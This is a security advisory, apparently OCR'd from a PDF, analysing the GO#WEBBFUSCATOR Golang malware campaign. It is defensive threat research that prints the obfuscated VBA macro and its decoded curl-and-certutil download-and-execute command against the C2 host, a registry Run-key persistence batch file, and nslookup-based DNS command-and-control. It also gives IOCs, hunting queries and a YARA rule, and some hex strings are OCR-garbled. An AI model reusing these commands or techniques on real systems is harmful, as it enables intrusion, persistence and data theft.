
Securonix Threat Labs Security Advisory: New Golang Attack Campaign GO#WEBBFUSCATOR Leverages Office Macros and James Webb Images to Infect Systems



By Securonix Threat Labs, Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

Introduction

The Securonix Threat research team has recently identified a unique sample of a persistent Golang-based attack campaign tracked by Securonix as GO#WEBBFUSCATOR. The new campaign incorporates an equally interesting strategy by leveraging the infamous deep field image taken from the James Webb telescope and obfuscated Golang programming language payloads to infect the target system with the malware.

Golang-based malware is on the rise gaining popularity[1] with APT groups such as Mustang Panda[2]. There are a few reasons why we may be seeing these APTs move to the Go platform. First, Go binaries are much more difficult to analyze and reverse engineer compared to C++ or C# compiled binaries. Go is also very flexible when it comes to cross-platform support and compilation. Malware authors are able to compile code using a common codebase for multiple platforms such as Windows and *NIX operating systems.

Additionally, there are several prominent malware frameworks such as ColdFire and OffensiveGolang designed to produce Go-based malware and executables.

Analysis — initial compromise


Initial infection begins with a phishing email containing a Microsoft Office attachment (Geos-Rates.docx in our case). The document includes an external reference hidden inside the document's metadata which downloads a malicious template file.

As seen in the image below, the "Target=" field attempts to masquerade as a legitimate Microsoft URL to pull down the form.dotm file.

hxxp://www.xmlschemeformat.com/update/2021/Office/form.dotm

A legitimate external reference should contain a URL patterned after:

http://schemas.openxmlformats.org/



When the document is opened, the malicious template file is downloaded and saved on the system. Similar to that of a traditional Office macro, the template file contains a VB script that will initiate the first stage of code execution for this attack once the user enables macros.

```
65202620d73646c6c7570646174652e") & e82_a8e8eFc159F("657B65")
h5f94BCA36ADb0A6B6B.Run Ox46G381965Cos01 + Ox46G381965Cos02 + Ox46G381965Cos03, gaDB5B45Ae4ac, pCFfDafAb6Cf
End Sub
Sub AutoExec()
On Error Resume Next
ActiveDocument.Shapes(1).Delete
ActiveWindow.View.ShowHiddenText = True
Ox46G381965Cos01 = e82_a8e8eFc159F("636d64202f6320636420256c6f63616c617070646174612520") & e82_a8e8eFc159F("26206375726c206874747
3a2f2f7777772e786d6c736368656d65666f726d61742e636f6d2f75")
Dim h5f94BCA36ADb0A6B6B As Object
Set h5f94BCA36ADb0A6B6B = VBA.CreateObject(e82_a8e8eFc159F("57536372697074") & e82_a8e8eFc159F("2e5368656c6c"))
Ox46G381965Cos02 = e82_a8e8eFc159F("70646174652f323032312f4f666666963652f4f784233364638474545433633342e6a706720 2d6f20") & e82_a8e8e
Fc159F("4f784233336463847454543633342e6a706720262063657 2")
Dim pCFfDafAb6Cf As Boolean: pCFfDafAb6Cf = True
Dim gaDB5B45Ae4ac As Integer: gaDB5B45Ae4ac = 65555 + 0
Ox46G381965Cos03 = e82_a8e8eFc159F("747574696c202d6465636f646520") & e82_a8e8eFc159F("4f784233364638474545433633342e6a7067204d7364
6c6c7570646174652e657B652026204d73646c6c7570646174652e657B65")
h5f94BCA36ADb0A6B6B.Run Ox46G381965Cos01 + Ox46G381965Cos02 + Ox46G381965Cos03, gaDB5B45Ae4ac, pCFfDafAb6Cf
End Sub

Function e82_a8e8eFc159F(ByVal aCaBedBcb As String) As String
Dim i9c0a8dC80 As Long
For i9c0a8dC80 = 1 To Len(aCaBedBcb) Step 2
e82_a8e8eFc159F = e82_a8e8eFc159F & Chr$(Val("&H" & Mid$(aCaBedBcb, i9c0a8dC80, 2)))
Next i9c0a8dC80
End Function
```

The malicious VBA macro code is set to be auto executed once macros are enabled. As with traditionally included macros, the template includes the functions Auto_Open, AutoOpen, and AutoExec.

After deobfuscating the VB code, we are left with the following code. We can see a reference to the same C2 server hosting the malicious Office template file.


```
(base) ➜  ~ cat deobfuscate.py
def decode(s):
    str = ""
    for i in range(0,len(s),2):
        str += chr(int(s[i:i+2], 16))
    print(str)

s = "70646174652f323032312f4f666666963652f4f7842333364638474545433633342e6a706720 2d6f204f7842333364638474545433633342e6a706720262063657 2"
decode(s)
(base) ➜  ~ python3 deobfuscate.py
pdate/2021/Office/OxB36F8GEEC634.jpg -o OxB36F8GEEC634.jpg & cer
(base) ➜  ~
```

The deobfuscated code executes the following command which will download a file named OxB36F8GEEC634.jpg, use certutil.exe to decode it into a binary (msdllupdate.exe) and then finally, execute it.

cmd.exe /c cd c:\users\test\appdata\local & curl hxxp://www[.]xmlschemeformat.com/update/2021/office/oxb36f8geec634.jpg -o oxb36f8geec634.jpg & certutil -decode oxb36f8geec634.jpg msdllupdate.exe & msdllupdate.exe

The image file is quite interesting. It executes as a standard .jpg image as seen in the image below. However, things get interesting when inspected with a text editor.

The image contains malicious Base64 code disguised as an included certificate. At the time of publication, this particular file is undetected by all antivirus vendors according to VirusTotal:



The Base64 encoded payload is decrypted and saved into a built Windows executable file called “msdllupdate.exe” as we saw earlier with the certutil command.

Below is a screenshot of the appended Base64 code which gets translated into the msdllupdate.exe Golang binary file.

Analysis — Golang binary

The generated file is a Windows 64-bit executable which is on the large size, standing at around 1.7MB. The binary msdllupdate.exe employs several obfuscation techniques in order to hide execution AV and to make analysis difficult.

ROT25 strings

We encountered many strings obfuscated using ROT25. This encoding method works like a traditional shift cipher where individual characters and numbers are rotated forward. For Instance, A = B, and 1 = 2 for ROT1. In this case ROT25, A = Z and 1 = 6.

The table below shows ROT25 strings we were able to extract:

ROT25 encoded string	Decoded string
/bqjsfhjt/dpn	.apiregis.com
njdsptpgu]wbvmu]	microsoft\vault\
njdsptpgu]wbvmu]Vqebuf/cbu	microsoft\vault\Update.bat
SfqmbdfXjuiSboepn/D55463TTBXFR	ReplaceWithRandom.C44352SSAWEQ
9/9/9/9	8.8.8.8
DpnTqfd	ComSpec
0D	/C
otmpplvq!.r>uyu!.ujnfpvu>	nslookup -q=txt -timeout=
nlejs!&MPDBMBQQEBUB&]njdsptpgu]xjoepxt]NtTbgfuz	mkdir %LOCALAPPDATA%\microsoft\windows\MsSafety
&mpdbmbqqebub&]njdsptpgu]wbvmu]Vqebuf/cbu	%localappdata%\microsoft\vault\Update.bat
njdsptpgu]wbvmu]Vqebuf/cbu	microsoft\vault\Update.bat
MPDBMBQQEBUB	LOCALAPPDATA
njdsptpgu]wbvmu]	microsoft\vault\


Ntemmvqebuf/fyf	Msdllupdate.exe
NtEc/ec	MsDb.db

XOR encoded payload

In addition to encoded strings using ROT25, the binary is compiled using the Go programming language and obfuscated using a modern technique aiding in counter forensics dubbed Gobfuscation.

The Golang assemblies were encoded using XOR with a 0x20 byte offset. Decrypting the obfuscated portion of the binary reveals the Golang assemblies.

As you can see in the figure below, the assemblies leverage a bit more obfuscation including case alteration to assist in bypassing AV signature detection.



While most of the file contents are obfuscated, dynamic analysis lets us observe additional behaviors. In order to establish persistence on the host, the malware will copy itself into **%%localappdata%%\microsoft\vault** and create

and execute a batch file:

%%localappdata%%\microsoft\vault\update.bat

This file contains the following content:

mkdir %LOCALAPPDATA%\microsoft\windows\MsSafety

copy %localappdata%\microsoft\vault\Msdllupdate.exe %LOCALAPPDATA%\microsoft\windows\MsSafety\Msdllupdate.exe

reg add "HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /V run /t REG_SZ /F /D %LOCALAPPDATA%\microsoft\windows\MsSafety\Msdllupdate.exe

Persistence is achieved by adding an implant binary into the Windows registry Run key.

If the directory **%localappdata%\microsoft\vault** does not exist, the implant will not create it and persistence will be broken.

Analysis — C2 communication

When executed the malware was observed making unique DNS connections. By looking at the URL strings we can determine that the binary file was leveraging a DNS data exfiltration technique by sending unique DNS queries to a target C2 DNS server.

This technique works by sending an encrypted string appended to the DNS query set as a subdomain. We have observed similar behavior with DNS exfiltration tools such as DNSCAT2.

The encrypted messages are read in and unencrypted on the C2 server, thus revealing its original contents. This practice can be used for either establishing an encrypted channel for command and control, or exfiltrating sensitive data.

In the case with GO#WEBBFUSCATOR, communication with the C2 server is implemented using `TXT-DNS` requests using `nslookup` requests to the attacker-controlled name server. All information encoded using Base64

The first request sent to **ReplaceWithRandom**.C44352SSAWEQ.apiregis.com to check if c2 is active.

nslookup -q=txt -timeout=15 ReplaceWithRandom.C44352SSAWEQ.apiregis.com

If C2 is active, the implant will receive a USER_ID that will be used in all the following c2 connections. This user_id identifier will be written to the file:

%LOCALAPPDATA%\microsoft\vault\MsDb.db

The next step are four requests that are sent to the C2 server with following information:

- $processname|$hostname|$current user\domain|
  - example: Msdllupdate.exe|DESKTOP-PC|demo\demo|
- ABC|network IP range|
  - Example: ABC|10.0.0.1/24|
- C:\Users\user\AppData\
- Local\microsoft\vault\

Next, the implant will go into an infinitive loop waiting for commands from C2.

Three commands are supported:

- **sleep** to change timeout between C2 requests
- **timeout** to change timeout parameter in nslookup request
- all other commands will be executed with “cmd.exe /c”

In our case, we observed the malware leveraging nslookup using the following command structure:

c:\windows\system32\cmd.exe /c “nslookup -q=txt -timeout=15 [USER_ID].[REDACTED].apiregis.com

Once the request is sent, a response is given:

c:\windows\system32\cmd.exe /c “nslookup -q=txt -timeout=15 c1xqywxzdg[….]iagmdg6mdmgqu0gicag.[USER_ID].[REDACTED].apiregis.com

The first part of the URL string (beginning with c1xq) contained the encrypted payload. The next portion contains the **USER_ID** identified, and the last -contains the session identifier.

Once the DNS-based connection was established, we observed the attackers running arbitrary enumeration commands on our test systems.


Infrastructure analysis

The domain name www[.]xmlschemeformat.com was registered very recently on 2022-05-29 and resolved to 185.247.209.255 at 2022-05-30 12:26:36. At almost the same time this IP was set to point to ns1[.]updatesagent.com which was created on 2022-05-29.

The domain name ns2[.]updatesagent.com was registered on 2022-05-29.

The domain name apiregis[.]com contains no A records, however the subdomain ns1[.]apiregis.com and ns2[.]apiregis.com both resolve to 139.28.36.222 beginning on 2022-07-16.

Overall, domain age is very new which is typical for malicious C2 servers. One additional domain controlled by the threat actor was retrieved — updatesagent[.]com. This particular host allows for sending the same requests to the domain updatesagent[.]com as seen in the figure below.



We determined that the domain, updatesagent[.]com is designed to be a backup or fallback server.

Finding the Signal Through the Noise: Quantifying SIEM Effectiveness

Discover More

Conclusion

Overall, TTPs observed with GO#WEBBFUSCATOR during the entire attack chain are quite interesting. Using a legitimate image to build a Golang binary with Certutil is not very common in our experience or typical and something we are tracking closely. It's clear that the original author of the binary designed the payload with both some trivial counter-forensics and anti-EDR detection methodologies in mind.

WEBBFUSCATOR — MITRE ATT&CK techniques

Tactic	Technique
Initial access	T1566.001 Spearphishing Attachment
Execution	T1059.003 Windows Command Shell
Persistence	T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense evasion	T1140 Deobfuscate/Decode Files or Information
Discovery	T1420 File and Directory Discovery T1016.001 System Network Configuration Discovery T1426 System Information Discovery T1033 System Owner/User Discovery
Command and control	T1071.001 Web Protocols T1071.004 Application Layer Protocol: DNS T1132.001 Data Encoding: Standard Encoding T1105 Ingress Tool Transfer T1001.002 Data Obfuscation: Steganography
Exfiltration	T1041 Exfiltration Over C2 Channel

GO#WEBBFUSCATOR — Indicators of compromise

Network indicators

xmlschemeformat[.]com
updatesagent[.]com
apiregis[.]com
185[.]247.209.255
139[.]28.36.222

Host-based indicators
%LOCALAPPDATA%\microsoft\vault\Msdllupdate.exe
%LOCALAPPDATA%\microsoft\vault\Update.bat
%LOCALAPPDATA%\microsoft\windows\MsSafety\Msdllupdate.exe
%LOCALAPPDATA%\microsoft\vault\MsDb.db
Geos-Rates.docx da43ec30fe12c45529e51a0c986a856aa8772483875356f29382ac514788f86d
form.dotm 383136adaf956f1fab03de8c1064f7b9119b5b656bedda7ce3137bebbb2a920f
OxB36F8GEEC634.jpg 3bdf6d9f0f35be75d8345d897ec838ae231ba01ae898f6d0c8f920ff4061fc22
msdllupdate.exe d09af37cdbae7273e4e7c79b242023ffdb07c8ccab2280db7fe511d2b14ad19c

Securonix recommendations and mitigations

- Avoid downloading unknown email attachments from non-trusted sources..
- Prevent Office products from spawning child processes using Microsoft's recommendations
- Monitor for suspicious and persistent DNS queries and/or repeated nslookup requests.
- Scan endpoints using the Securonix seeder hunting queries below

Securonix detection policies

- EDR-ALL-730-ER,EDR-ALL-30-ER,CEDR-ALL-30-ER – Possible Phishing document – Rare process spawned from Office Applications
- EDR-ALL-79-ER Suspicious use of cradle – rare child process spawned from script interpreter
- EDR-ALL-185-ERI Potential use of suspicious stager – Rare destination port used by LOLBIN executable on host to establish outbound communication
- EDR-ALL-977-RU Potential Suspicious File Download With Certutil Process Analytic
- EDR-ALL-01-RU Decoding PE or DLL From b64 Via Certutil Analytic
- EDR-ALL-190-RU Possible Malicious Post-Exploitation Batch File CommandLine Analytic
- EDR-ALL-769-BP,EDR-ALL-69-BP,CEDR-ALL-69-BP Spike in number of Discovery Tactic Command Activity For Host Analytic
- EDR-ALL-1110-BP Potential DNS tunneling using NSlookup

Hunting queries

- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR

deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND sourceprocessname ENDS WITH “Winword.exe” | rare destinationprocessname

- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “curl.exe” AND resourcecustomfield1 CONTAINS “http://”
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “certutil.exe” AND resourcecustomfield1 CONTAINS “-urlcache” AND resourcecustomfield1 CONTAINS ” -f ” AND (resourcecustomfield1 CONTAINS “http://” OR resourcecustomfield1 CONTAINS “https://”)
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “certutil.exe” AND (resourcecustomfield1 CONTAINS “.dll” OR resourcecustomfield1 CONTAINS “.exe”)
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “reg.exe” AND resourcecustomfield2 CONTAINS “cmd” AND resourcecustomfield2 CONTAINS “/c” AND resourcecustomfield2 CONTAINS “.bat”
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “nslookup.exe” AND resourcecustomfield1 CONTAINS ” -q=txt “

Yara rules:

```
rule Go_WEBB_Implant {

  meta:

    description = “Go WEBB Implant”

    author = “Securonix Threat Research”

    reference = “https://securonix.com/<SECURONIX_ICA_URL_HERE>.pdf”

    date = “2022-08-08”
```

```
    hash1 = "d09af37cdbae7273e4e7c79b242023ffdb07c8ccab2280db7fe511d2b14ad19c"

    strings:

      $hex_string1 = {6F 74 6D 70 70 6C 76 71 21 2E 72 3E 75 79 75 21 2E 75 6A 6E 66 70 76 75 3E}

      $hex_string2 = {4E 74 65 6D 6D 76 71 65 62 75 66 2F 66 79 66}

      $hex_string3 = {4E 74 45 63 2F 65 63}

      $hex_string4 = {53 66 71 6D 62 64 66 58 6A 75 69 53 62 6F 65 70 6E}

    condition:

      uint16(0) == 0x5a4d and filesize < 2MB and all of ($hex_string*)

}
```

References

- [1] Go malware is now common, having been adopted, Feb. 26, 2021 https://www.zdnet.com/article/go-malware-is-now-common-having-been-adopted-by-both-apts-and-e-crime-groups/
- [2] TA416 Goes to Ground and Returns with a Golang PlugX, November 23, 2020 https://www.proofpoint.com/us/blog/threat-insight/ta416-goes-ground-and-returns-golang-plugx-malware-loader
- [3] Attack surface reduction rules reference, 06/28/2022 https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide
- [4] Tunneling Data and Commands Over DNS, February 27, 2019 https://zeltser.com/c2-dns-tunneling/